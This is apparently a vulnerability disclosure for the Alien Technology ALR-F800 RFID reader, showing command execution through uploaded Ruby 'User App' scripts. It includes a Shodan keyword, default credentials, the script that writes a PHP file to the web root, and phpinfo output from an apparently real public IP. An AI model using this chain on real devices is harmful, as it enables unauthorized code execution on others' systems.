Information

Affected product: ALR-F800

Vendor of the product: Alien Technology

Product page: https://www.alientechnology.com/products/readers/alr-f800/

Affected system version: 19.10.24.00 and lower

Firmware download: https://www.alientechnology.com/download/alr-f800-software/?wpdmdl=7609&ind=MTU3NTQ4MjY2NndwZG1fYWxpZW4tZmlybXdhcmVfMTkuMTAuMjQuMDBfZjgwMC5hZWQ

Shodan keyword: http.title:"ALR-F800"

Reported by: H0e4a0r1t

Description

ALR-F800 is a high-performance RFID reader and features Gatescape web interface.

By creating a malicious ruby script under the user application function and registering the service, the malicious ruby code will be run when the corresponding service is run, resulting in an arbitrary command execution vulnerability


Command injection vulnerability

The following is the entire process of vulnerability discovery:


URL：http://121.152.181.70:2051/

First, login to the management backend using the default password:

alien/password




Afterwards, add ruby scripts containing malicious code through Administration>User Apps




ruby code


```
file_path = '/var/www/1.php'

File.open(file_path, 'w') do |file|

  file.puts '<?php phpinfo();?>'

end

puts "File created and written successfully at: #{file_path}"
```

upload our ruby script, like this:




Then right-click on the test.rb file and select Register App to register the service





Then visit Services



At this time, a 0.php will be generated in the /var/www directory, and the content is phpinfo

121.152.181.70:2051/0.php

PHP Version 5.4.45-0+deb7u12

System	Linux alr-01156e 3.18.0-alien.f800.15.01.00-00006-gdbf9aae #1 SMP PREEMPT Fri Aug 12 13:06:46 PDT 2016 armv7l
Build Date	Jan 20 2018 15:55:07
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
Additional .ini files parsed	/etc/php5/cgi/conf.d/10-pdo.ini, /etc/php5/cgi/conf.d/20-alien.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk